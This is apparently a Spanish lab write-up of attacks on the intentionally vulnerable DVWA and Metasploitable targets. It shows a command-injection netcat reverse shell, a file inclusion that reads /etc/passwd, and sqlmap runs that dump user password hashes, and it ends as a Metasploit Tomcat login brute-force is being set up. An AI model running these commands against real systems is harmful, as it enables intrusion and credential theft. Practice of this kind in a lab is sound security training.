
Ping for FREE

Enter an IP address below:

```
PING 192.168.1.118 (192.168.1.118) 56(84) bytes of data.
64 bytes from 192.168.1.118: icmp_seq=1 ttl=64 time=1.03 ms
64 bytes from 192.168.1.118: icmp_seq=2 ttl=64 time=1.06 ms
64 bytes from 192.168.1.118: icmp_seq=3 ttl=64 time=1.17 ms

--- 192.168.1.118 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 1.032/1.090/1.173/0.071 ms
help
index.php
source
```

Veo que me devuelve el listado de archivos por tanto puedo hacer una Shell remota con

127.0.0.1 && nc 192.168.1.118 4444 -e /bin/sh



Vulnerability: Command E

Ping for FREE

Enter an IP address below: 7.0.0.1 && nc 192.168.1.118 4444 -e /bin/sh

More info


http://www.scribd.com/doc/2530476/Php-Endangers
http://www.ss64.com/bash/
http://www.ss64.com/nt/

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.1.26: inverse host lookup failed: Unknown host
connect to [192.168.1.118] from (UNKNOWN) [192.168.1.26] 39471
whoami
www-data
```

Consigo acceso como www-data

File inclusion

Solo modificando la url y pasandole el directorio de otro fichero, en este caso /etc/passwd ya consigo acceso a su contenido




```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var
/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```

De esta manera podria acceder a cualquier archivo y comprometer el acceso a los datos al poder ver el contenido

SQL injection

Comprobamos con comilla '




```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at
```

Y vemos que es vulnerable

Podríamos estar probando con diversas maneras pero uso SQLMAP

Para poder lanzar la herramienta se obtiene la cookie para que permanezca en la pagina y no redirija a la de login, uso la extensión de cookie editor pero también se podría ver en burpsuite




192.168.1.26/dvwa/vulnerabilities/sqli/?id='&Submit=Submit#

```
You have an error in your SQL syntax; check the ma
```


PHPSESSID

Name: PHPSESSID

Value: 1a3cf877c9da62006ec9d5541f125a8b




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://192.168.1.26/dvwa/vulnerabilities/sqli/?id='&Submit=Submit#" -cookie="security=low; PHPSESSID=1a3cf877c9d
a62006ec9d5541f125a8b"
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respo
nsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any
misuse or damage caused by this program

[*] starting @ 16:25:23 /2024-02-23/

[16:25:23] [WARNING] it appears that you have provided tainted parameter values ('id=''') with most likely leftover chars/statem
ents from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[16:25:28] [INFO] testing connection to the target URL
[16:25:28] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
[16:25:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:25:28] [INFO] testing if the target URL content is stable
[16:25:28] [INFO] target URL content is stable
[16:25:28] [INFO] testing if GET parameter 'id' is dynamic
[16:25:28] [INFO] GET parameter 'id' appears to be dynamic
[16:25:28] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[16:25:28] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[16:25:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:25:38] [WARNING] reflective value(s) found and filtering out
[16:25:38] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[16:25:38] [INFO] testing 'Generic inline queries'
[16:25:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[16:25:39] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
```




```
sqlmap identified the following injection point(s) with a total of 4481 HTTP(s) requests:
---
Parameter: id (GET)
    Type: error-based
    Title: MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: id=' OR ROW(3432,6590)>(SELECT COUNT(*),CONCAT(0×7176787a71,(SELECT (ELT(3432=3432,1))),0×717a6b7871,FLOOR(RAND(0)
*2))x FROM (SELECT 9838 UNION SELECT 4510 UNION SELECT 9908 UNION SELECT 9637)a GROUP BY x)-- NzWa&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=' AND (SELECT 1749 FROM (SELECT(SLEEP(5)))mJSb)-- LGMy&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=' UNION ALL SELECT NULL,CONCAT(0×7176787a71,0×5a484849434354714c707271785a6c62686f4d6a5a44594366636843616b63476
c43516754766856,0×717a6b7871)-- -&Submit=Submit
---
[16:28:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[16:28:20] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.26'

[*] ending @ 16:28:20 /2024-02-23/
```

Con el parámetro –schema consigo obtener todas las bases de datos con sus tablas




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://192.168.1.26/dvwa/vulnerabilities/sqli/?id='&Submit=Submit#" -cookie="security=low; PHPSESSID=1a3cf877c9d
a62006ec9d5541f125a8b" --schema
```

En donde encuentro




```
Database: dvwa
Table: users
[6 columns]
+────────────+─────────────+
| Column     | Type        |
+────────────+─────────────+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+────────────+─────────────+
```



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://192.168.1.26/dvwa/vulnerabilities/sqli/?id='&Submit=Submit#" -cookie="security=low; PHPSESSID=1a3cf877c9d
a62006ec9d5541f125a8b" --dump -T users
```


De esta manera he podido obtener las tablas, usuarios y contraseñas



```
Database: dvwa
Table: users
[5 entries]
+─────────+─────────+─────────────────────────────────────────────────+─────────────────────────────────────────────+───────────+────────────+
| user_id | user    | avatar                                          | password                                    | last_name | first_name |
+─────────+─────────+─────────────────────────────────────────────────+─────────────────────────────────────────────+───────────+────────────+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+─────────+─────────+─────────────────────────────────────────────────+─────────────────────────────────────────────+───────────+────────────+

[16:56:46] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.26/dump/dvwa/users.csv'
[16:56:46] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.26'
```

Vulnerabilidad Apache Tomcat en puerto 8180

En el puerto 8180 veo que hay el servicio de apache tomcat, voy a la web para comprobarlo



Apache Tomcat/5.5

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)


NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- **users@tomcat.apache.org** for general questions related to configuring and using

Clicando en Status me encuentro con una ventana de login




192.168.1.26:8180

This site is asking you to sign in.


Username

Password

Hago búsqueda en metasploit para ver que encuentro relacionado con tomcat y login



```
   26  auxiliary/admin/http/tomcat_administration                              normal    No     Tomcat Administration
 Tool Default Access
   27  auxiliary/scanner/http/tomcat_mgr_login                                normal    No     Tomcat Application Ma
nager Login Utility
```




```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                    Required  Description
   ----              ---------------                    --------  -----------
   ANONYMOUS_LOGIN   false                              yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                              no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                  yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                              no        Try each user/password couple stored in the current databas
                                                                  e
   DB_ALL_PASS       false                              no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                              no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                               no        Skip existing credentials stored in the current database (A
                                                                  ccepted: none, user, user&realm)
   PASSWORD                                             no        The HTTP password to specify for authentication
